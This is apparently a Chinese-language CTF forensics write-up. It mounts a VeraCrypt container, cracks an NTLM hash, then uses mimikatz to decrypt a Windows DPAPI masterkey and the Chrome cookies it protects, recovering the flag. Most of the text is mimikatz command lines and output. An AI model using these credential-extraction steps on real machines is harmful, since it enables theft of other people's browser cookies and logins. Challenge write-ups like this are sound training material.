
得到一个压缩包和containner

下载veracrypt，加载后输入密码，得到三个文件



线解密ntlm得到masterkey

这压缩包不管怎么解，都是空的文件夹，010看一下



丢到binwalk里分离出来，解密

```
mimikatz # dpapi::masterkey /in:"C:\Users\hp pavilion x360 14\Desktop\20dfa1c6-d232-40cd-89ec-5678b380920b" /sid:S-1-5-21-3375469711-13638
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {20dfa1c6-d232-40cd-89ec-5678b380920b}
  dwFlags            : 00000005 - 5
  dwMasterKeyLen     : 000000b0 - 176
  dwBackupKeyLen     : 00000090 - 144
  dwCredHistLen      : 00000014 - 20
  dwDomainKeyLen     : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : efc278fb18cae03a5f9710d481f090a0
    rounds           : 000043f8 - 17400
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : d348c35ecede1467a1e8baf34609e5bd7a75ae87ef074f9760641f8525596af7c8e85e60a8c9fae4f66b79392bccd79a44d33a25bc6271f02e7
eaa53637695c4c15ec35ec4b97daca5885340a5c429be5324f1261d1c996974b32f7698866

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 8a3969fa2df0c973bc9ce35b6fce5b6c
    rounds           : 000043f8 - 17400
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : d171579f6799bb975a1c03f45815575777eca5403da9f4a428cecda4c4c388e3257c2384345e03002b6a8164d4e8749a536c0dfb7ade10940a6
d211ad6ff7

[credhist]
  **CREDHIST INFO**
    dwVersion        : 00000003 - 3
    guid             : {60333bcc-f0b9-4676-896c-4852eed727cb}



[masterkey] with password: happy2020 (normal user)
  key : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
  sha1: 14859456844f282211783e88031c13376d7e9e30

mimikatz #
```

得到master key

```
d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
```

```
mimikatz # dpapi::chrome /in:"C:\Users\hp pavilion x360 14\Desktop\Cookies" /unprotect /masterkey:d96b6c13bda8659a94dc8993a14f7ec53395848e

Host  : localhost ( / )
Name  : flag
Dates : 2020/1/28 星期二 23:37:39 -> 2021/1/28 星期四 23:36:26
 * using CryptUnprotectData API
 * volatile cache: GUID:{20dfa1c6-d232-40cd-89ec-5678b380920b};KeyHash:14859456844f282211783e88031c13376d7e9e30
 * masterkey     : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc
Cookie: hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}
```

得到flag